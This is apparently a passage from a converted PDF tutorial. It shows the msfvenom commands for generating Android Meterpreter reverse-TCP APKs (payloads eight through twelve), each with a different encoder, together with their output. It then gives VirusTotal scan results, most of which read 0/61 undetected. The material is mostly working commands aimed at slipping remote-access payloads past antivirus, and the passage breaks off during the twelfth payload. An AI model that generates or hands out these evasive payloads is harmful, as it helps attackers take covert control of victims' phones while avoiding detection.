
Size: 10.07 KB | Last Analysis Date: a moment ago

Security vendors' analysis	Do you want to automate checks?
Acronis (Static ML)	Undetected
AiCloud	Undetected
Anti-AVL	Undetected
Avast	Undetected
Avira (no cloud)	Undetected
BitDefender	Undetected
ClamAV	Undetected
AhnLab-V3	Undetected
ALYac	Undetected
Arcabit	Undetected
AVG	Undetected
Baidu	Undetected
Bkav Pro	Undetected
CMC	Undetected

8.Eight Payload


**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e ppc/longxor_tag apk >
aniket18.apk**

- Payload Generate Successfully



```
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e ppc/longxor_tag apk > aniket18.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ppc/longxor_tag
ppc/longxor_tag succeeded with size 10308 (iteration=0)
ppc/longxor_tag chosen with final size 10308
Payload size: 10308 bytes
```

- Undetected



No security vendors flagged this file as malicious

Community Score: 0 / 61

File: dfd3fe1ab71e64c6fb62fd61aa1ac8b20e62122802d757fc89b778e8030cf
aniket18.apk


Size: 10.06 KB | Last Analysis Date: 1 hour ago

Security vendor	Analysis result	Action	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AliCloud	Undetected	AIYac	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
GlamAV	Undetected	CMC	Undetected

9.Nine Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e ruby/base64 apk >
aniket19.apk**


- Payload Generate Successfully



```
[root@Kali-[~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e ruby/base64 apk > aniket19.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of ruby/base64
ruby/base64 succeeded with size 13677 (iteration=0)
ruby/base64 chosen with final size 13677
Payload size: 13677 bytes

[root@Kali-[~/home/aniket/Payloads]
#
```

- Undetected



No security vendors flagged this file as malicious

ceea7cd0785db62b1297ad2f05905399b125b90893cf551919510f1470d4c19
aniket19.apk
powershell

Community Score: 0 / 61

Detection: 0 / 61

Details: https://www.virustotal.com/gui/file/ceea7cd0785db62b1297ad2f05905399b125b90893cf551919510f1470d4c19


Community: Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendor	Analysis	Action	
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	ALYac	Max size 650MB
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav-Pro	Undetected
ClamAV	Undetected	CMC	Undetected

10.Ten Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e sparc/longxor_tag apk > aniket20.apk**


- Payload Generate Successfully



```
[root@Kali :~/home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e sparc/longxor_tag apk > aniket20.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of sparc/longxor_tag
sparc/longxor_tag succeeded with size 10284 (iteration=0)
sparc/longxor_tag chosen with final size 10284
Payload size: 10284 bytes

[root@Kali :~/home/aniket/Payloads]
#
```

- Undetected



No security vendors flagged this file as malicious

77d6b51d5d2db92620e195116425c039fb9dac9b3f940b84470be3f9de78d488
aniket20.apk

Community score: 0 / 61

Reanalyze Similar More


Size: 10.04 KB Last Analysis Date: a moment ago

Security vendor	Analysis result	Notes
Acronis (Static ML)	Undetected	AhnLab-V3
AllCloud	Undetected	AIYac Max size 650MB
Anti-AVL	Undetected	Arcabit
Avast	Undetected	AVG
Avira (no cloud)	Undetected	Baidu
BitDefender	Undetected	Bkav-Pro
ClamAV	Undetected	CMC

11.Eleven Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x64/xor apk > aniket21.apk**


- Payload Generate Successfully



```
[root@Kali-[Running] - Oracle VirtualBox
File Machine View Input Devices Help
File Actions Edit View Help
[root@Kali-[Running] - /home/aniket/Payloads]
# msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/xor apk > aniket21.apk
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x64/xor
x64/xor succeeded with size 10279 (iteration=0)
x64/xor chosen with final size 10279
Payload size: 10279 bytes

[root@Kali-[Running] - /home/aniket/Payloads]
#
```

- Only 10 Detected




VirusTotal - File - b0c928e98ba4e2b9ec3e9effd49b04043a7b8bc2ab4c25d8cf94f4716284554?nocache=1

Popular threat label	marte/shellcode	Family labels	marte shellcode metasploitencod
Security vendors' analysis			
AVAST	Generic.Shellcode.Ode.Marte.A.399882C8	Arcabit	Generic.Shellcode.Ode.Marte.A.399882C8
BitDefender	Generic.Shellcode.Ode.Marte.A.399882C8	AVG	Win64.MetasploitEncoder-B [Tr]
Emsisoft	Generic.Shellcode.Ode.Marte.A.399882C...	eScan	Generic.Shellcode.Ode.Marte.A.399882C8
GData	Generic.Shellcode.Ode.Marte.A.399882C8	VIPRE	Generic.Shellcode.Ode.Marte.A.399882C8
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected

12.Twelve Payload

**Command :- msfvenom -p android/meterpreter/reverse_tcp
LHOST=192.168.157.192 LPORT=4444 -e x64/xor_context apk >
aniket22.apk**


- Payload Generate Successfully



```
